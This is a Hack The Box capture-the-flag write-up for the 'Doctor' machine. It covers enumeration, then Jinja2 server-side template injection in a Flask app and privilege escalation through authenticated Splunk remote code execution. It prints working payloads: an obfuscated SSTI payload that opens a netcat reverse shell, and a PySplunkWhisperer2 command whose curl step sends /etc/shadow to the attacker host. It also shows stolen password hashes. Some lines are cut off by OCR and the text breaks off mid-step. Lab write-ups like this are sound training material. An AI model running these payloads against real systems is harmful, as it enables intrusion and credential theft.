Welcome back hackers!! Today we will be doing another linux based box named Doctor. Its an easy rated on Hack the box. Lets dive in.

Enumeration


```
PORT     STATE SERVICE  REASON         VERSION
22/tcp   open  ssh      syn-ack ttl 63 OpenSSH 8.2p1 Ubuntu
4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 59:4d:4e:c2:d8:cf:da:9d:a8:c8:d0:fd:99:a8:46:17 (RSA)
| ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABgQCzyPiL1j9E6lyOgxqgosQ64mBwocTGo1DpclHHV5

|   256 7f:f3:dc:fb:2d:af:cb:ff:99:34:ac:e0:f8:00:1e:47 (ECDSA)
| ecdsa-sha2-nistp256
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBOHMC7+4t7zcs7cPg4

|   256 53:0e:96:6b:9c:e9:c1:a1:70:51:6c:2d:ce:7b:43:e8 (ED25519)
|_ssh-ed25519
AAAAC3NzaC1lZDI1NTE5AAAAIEF0lJKhEknY94/rK0D2et4K9Tp2E6CsYp0GxwdNJGhs

80/tcp   open  http     syn-ack ttl 63 Apache httpd 2.4.41
((Ubuntu))
|_http-title: Doctor
| http-methods:
|_  Supported Methods: GET POST OPTIONS HEAD
|_http-server-header: Apache/2.4.41 (Ubuntu)
8089/tcp open  ssl/http syn-ack ttl 63 Splunkd httpd
| http-robots.txt: 1 disallowed entry
|_/

|_http-title: splunkd
| http-methods:
|_  Supported Methods: GET HEAD OPTIONS
| ssl-cert: Subject:
commonName=SplunkServerDefaultCert/organizationName=SplunkUser
| Issuer:
```

```
commonName=SplunkCommonCA/organizationName=Splunk/stateOrProvinceName=
 Francisco/emailAddress=support@splunk.com
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2020-09-06T15:57:27
| Not valid after:  2023-09-06T15:57:27
| MD5:   db23 4e5c 546d 8895 0f5f 8f42 5e90 6787
| SHA-1: 7ec9 1bb7 343f f7f6 bdd7 d015 d720 6f6f 19e2 098b
| -----BEGIN CERTIFICATE-----
| MIIDMjCCAhoCCQC3IKogA4zEAzANBgkqhkiG9w0BAQsFADB/MQswCQYDVQQGEwJV
| UzELMAkGA1UECAwCQ0ExFjAUBgNVBAcMDVNhbiBGcmFuY2lzY28xDzANBgNVBAoM
| BlNwbHVuazEXMBUGA1UEAwwOU3BsdW5rQ29tbW9uQ0ExITAfBgkqhkiG9w0BCQEW
| EnN1cHBvcnRAc3BsdW5rLmNvbTAeFw0yMDA5MDYxNTU3MjdaFw0yMzA5MDYxNTU3
| MjdaMDcxIDAeBgNVBAMMF1NwbHVua1NlcnZlckRlZmF1bHRDZXJ0MRMwEQYDVQQK
| DApTcGx1bmtVc2VyMIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEA0JgJ
| NKrC4SrGzEhhyluUIcBW+eD6y+4paEikip5bzO7Xz8+tVJmFBcDfZdkL3TIZFTCF
| 95BMqL4If1SNZlFQxpMZB/9PzCMm0HmhEK/FlHfdrLwaeK71SWeO/MMNtsAheIPA
| pNByri9icp2S9u7wg89g9uHK4ION8uTJMxbmtCRT4jgRcenOZYghvsTEMLPhwlb2
| M/59WRopfyakIEl/w/zF1jCfnrT6XfZtTos6ueet6lhjd8g5WW9ZJIfmjYDaqHPg
| Tg3yLCRjYhLk+2vLyrO23l5kk8H+H4JgIOCqhAw38hC0r+KETsuWCGIxl4rBBDQw
| E5TvP75NsGW2O3JNDQIDAQABMA0GCSqGSIb3DQEBCwUAA4IBAQBJjjx+KHFwYJei
| lMJlmXBOEs7V1KiAjCenWd0Bz49Bkbik/5Rcia9k44zhANE7pJWNN6gpGJBn7b7D
| rliSOwvVoBICHtWFuQls8bRbMn5Kfdd9G7tGEkKGdvn3jOFkQFSQQQ56Uzh7Lezj
| hjtQ1p1Sg2Vq3lJm70ziOlRa0i/Lk7Ydc3xJ478cjB9nlb15jXmSdZcrCqgsAjBz
| IIDPzC+f7hJYlnFau2OA5uWPX/HIR7JfQsKXWCM6Tx0b9tZKgNNOr+DwyML4CH6o
| qrryh7elUJojAaZ0wYNd5koGZzEH4ymAQoshgFyEgetm1BbzMbA3PfZkX1VR6AV+
| guO5oa9R
|_-----END CERTIFICATE-----
|_http-server-header: Splunkd
```

From the nmap scan we can see there are 3 ports open. One for ssh, one is running http and the other one https. Lets start with port 8089 and then we will move on to http.


Port 8089 (https)

This port was running Splunk Atom feed with splunk version 8.0.5:




If you click on services, it will ask you username and password. I googled exploits for this splunk version and there is an Remote Code execution. But we need to be authenticated. Lets move on to port 80.

Port 80 (HTTP)



This is the home page which is presented to us. There isin't anything of particular interest except the hostname doctors.htb. Source code too doesn't reveal anything. There are some posts by admin which we can use as username. Next, I ran a gobuster scan to find hidden directories and files. Once I added doctors.htb in my hosts file, and if you navigate to http://doctors.htb it will show a login page.



And here are the results of gobuster scan:


```
┌──(root💀kali)-[/home/rishabh/HTB/Doctor]
└─# gobuster dir -u http://doctors.htb/ -w
/usr/share/seclists/Discovery/Web-Content/directory-list-2.3-
medium.txt --no-error -o dirbust -b 400,403,404 -q -t 64
```

```
/account                (Status: 302) [Size: 251] [-->
http://doctors.htb/login?next=%2Faccount]
/login                  (Status: 200) [Size: 4204]
/register               (Status: 200) [Size: 4493]
/logout                 (Status: 302) [Size: 217] [-->
http://doctors.htb/home]
/home                   (Status: 302) [Size: 245] [-->
http://doctors.htb/login?next=%2Fhome]
/archive                (Status: 200) [Size: 101]
/reset_password         (Status: 200) [Size: 3493]
```

I registered for an account with email hacker@hacker.com and password hacker to enumerate more about the functionality. Apart from creating posts, there is nothing else we could do. There is also one more directory called archive. If we navigate to archive, its a blank page. But the source code says something different.

```
<?xml version="1.0" encoding="UTF-8" ?>
<rss version="2.0">
<channel>
<title>Archive</title>
```

If you look at wappalyzer output, the webserver being used was Flask 1.0.1.



There were some exploits but the one which caught my eye was Server side template injection(SSTI) in Flask. I used two articles to properly understand how we can exploit and here are the links:

1. https://blog.nvisium.com/injecting-flask
2. https://www.onsecurity.io/blog/server-side-template-injection-with-jinja2/
   To check which part of the form is vulnerable, I used the simplest of payloads which is {{7*7}} first on the title block and then on the content block.

Hit on post and navigate to archive's source code.

```
<?xml version="1.0" encoding="UTF-8" ?>
<rss version="2.0">
<channel>
<title>Archive</title>
<item><title>49</title></item>

        </channel>
```

You can see the product of 7 times 7 is displayed in between title tags.

Exploitation

Lets start with a basic command "id" and here is the payload which you need to insert:

```
{{request.application.__globals__.__builtins__.__import__('os').popen(
```

```
<?xml version="1.0" encoding="UTF-8" ?>
<rss version="2.0">
<channel>
<title>Archive</title>
<item><title>49</title></item>

        </channel>
        <item><title>uid=1001(web) gid=1001(web) groups=1001(web),4(adm)
</title></item>

        </channel>
```

Ypu can see from the output that the server is executing our commands. Now lets send a reverse shell command. Open up a listener and paste this payload on title box.

```
{{request|attr('application')|attr('\x5f\x5fglobals\x5f\x5f')|attr('\x
('\x5f\x5fbuiltins\x5f\x5f')|attr('\x5f\x5fgetitem\x5f\x5f')
('\x5f\x5fimport\x5f\x5f')('os')|attr('popen')('rm /tmp/f;mkfifo
/tmp/f;cat /tmp/f|sh -i 2>&1|nc <ip> <port> >/tmp/f')|attr('read')
()}}
```

Remember to change the ip and port in this payload to your attacker's box. Now, after posting the message, simply refresh the archive page, and you will have your shell on the machine.

```
┌──(root💀kali)-[/home/rishabh/HTB/Doctor]
└─# rlwrap nc -nvlp 8989
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::8989
Ncat: Listening on 0.0.0.0:8989
Ncat: Connection from 10.129.2.21.
Ncat: Connection from 10.129.2.21:58918.
sh: 0: can't access tty; job control turned off
id
uid=1001(web) gid=1001(web) groups=1001(web),4(adm)
```

Privilege Escalation

First of all I created ssh directory in web user's home directory, copied ssh public key to authorized_keys files and using my private key, I sshed into the machine as web user to have a more stable shell.

```
┌──(root💀kali)-[/home/rishabh/HTB/Doctor]
└─# ssh -i id_rsa web@$IP
Welcome to Ubuntu 20.04 LTS (GNU/Linux 5.4.0-42-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage


76 updates can be installed immediately.
36 of these updates are security updates.
To see these additional updates run: apt list --upgradable


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts.

Your Hardware Enablement Stack (HWE) is supported until April 2025.
Last login: Mon Dec  6 00:04:29 2021 from 10.10.17.253
web@doctor:~$ id
uid=1001(web) gid=1001(web) groups=1001(web),4(adm)
web@doctor:~$
```

Enumerating the web user's directory, I found a file called site.db which had admin hash. I tried to crack with john but was unsuccessful.

```
1, admin, admin@doctor.htb, default.gif, $2b$12$Tg2b8u/elwAyfQOvqvxJgOTcsbnkFANIDdv6jVXmxiWsg4IznjI0S
```

Next thing, I transferred linpeas and executed it.


```
Files with capabilities (limited to 50):
/usr/bin/gnome-keyring-daemon = cap_ipc_lock+ep
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/bin/python3.8 = cap_sys_ptrace+ep
/usr/bin/ping = cap_net_raw+ep
/usr/bin/traceroute6.iputils = cap_net_raw+ep
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper = cap_net_bind_service,cap_net_admin+ep
```

python3.8 has cap_sys_ptrace capability set. I googled escalation technique and found this article: https://blog.pentesteracademy.com/privilege-escalation-by-abusing-sys-ptrace-linux-capability-f6e6ad2a59cc
In the article, the steps are shown for python2.7 binary. I tried to replicate the steps but failed. Linpeas also gave a password worth trying which it found in one of the backup files:

```
Finding passwords inside logs (limit 70)
10.10.14.4 - - [05/Sep/2020:11:17:34 +2000] "POST /reset_password?email=Guitar123" 500 453 "http://doctor.htb/reset_password"
10.10.17.253 - - [05/Dec/2021:20:25:08 +0100] "GET /reset_password HTTP/1.1" 200 1812 "-" "gobuster/3.1.0"
[    3.251466] systemd[1]: Started Forward Password Requests to Wall Directory Watch.
[    5.247304] systemd[1]: Started Forward Password Requests to Wall Directory Watch.
Binary file /var/log/apache2/access.log.14.gz matches
Binary file /var/log/journal/62307f5876ce4bdeb1a4be33bebfb978/system@0005d26adf6775ac-9109a28909ecdb5a.journal~ match
```

I used this password to switch user to shaun and I succeeded. Now, you can submit the flag and get ahead. I ran linpeas again just to get confirmed if

user shaun can run something extra. But it was the same output. I knew splunk was running as root and we do have a cred to try. So what I did is I navigated to https://IP:8089 and used the cred with admin. But it failed and when I tried with shaun, voila it worked.



Using this hacktricks link, you can understand how to perform privilege escalation using splunk forwarders. I downloaded the repo from this link: https://github.com/cnotin/SplunkWhisperer2 , installed all the requirements

and here is how it is run. Set up a netcat listener to recieve shadow file and using this command:


```
┌──(root💀kali)-[/opt/SplunkWhisperer2/PySplunkWhisperer2]
└─# python3 PySplunkWhisperer2_remote.py --host $IP --port 8089 --username shaun --password "Guitar123" --payload "cu
rl -F 'data=@/etc/shadow' http://1[redacted]:4444" --lhost [redacted]
Running in remote mode (Remote Code Execution)
[.] Authenticating...
[+] Authenticated
[.] Creating malicious app bundle...
[+] Created malicious app bundle in: /tmp/tmptefdqomv.tar
[+] Started HTTP server for remote mode
[.] Installing app from: http://10.10.17.253:8181/
10.129.2.21 - - [05/Dec/2021 19:18:37] "GET / HTTP/1.1" 200 -
[+] App installed, your code should be running now!

Press RETURN to cleanup

[.] Removing app...
[+] App removed
[+] Stopped HTTP server
Bye!
```

```
┌──(root💀kali)-[/home/rishabh/Desktop/transfers]
└─# rlwrap nc -nvlp 4444
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 10.129.2.21.
Ncat: Connection from 10.129.2.21:32970.
POST / HTTP/1.1
Host: 10.10.17.253:4444
User-Agent: curl/7.68.0
Accept: */*
Content-Length: 1976
Content-Type: multipart/form-data; boundary=------------------------64868eab5e865761
Expect: 100-continue

--------------------------64868eab5e865761
Content-Disposition: form-data; name="data"; filename="shadow"
Content-Type: application/octet-stream

root:$6$384TbSO3bB1PWLT1$U8U.j.zBLXobhorPDxOMRZh4eE86lcn7C0dvqRvfJ9qDzreti8HDvXwFZccDat9/HJRNwu04ErVxo3mUwVbs5
:0:99999:7:::
daemon:*:18375:0:99999:7:::
bin:*:18375:0:99999:7:::
sys:*:18375:0:99999:7:::
sync:*:18375:0:99999:7:::
games:*:18375:0:99999:7:::
man:*:18375:0:99999:7:::
lp:*:18375:0:99999:7:::
mail:*:18375:0:99999:7:::
news:*:18375:0:99999:7:::
uucp:*:18375:0:99999:7:::
proxy:*:18375:0:99999:7:::
```

Now, you can even send root flag to yourself or better get a root shell. Send this command, and you will see a bash with suid bit set waiting for you in temp to get executed.

```
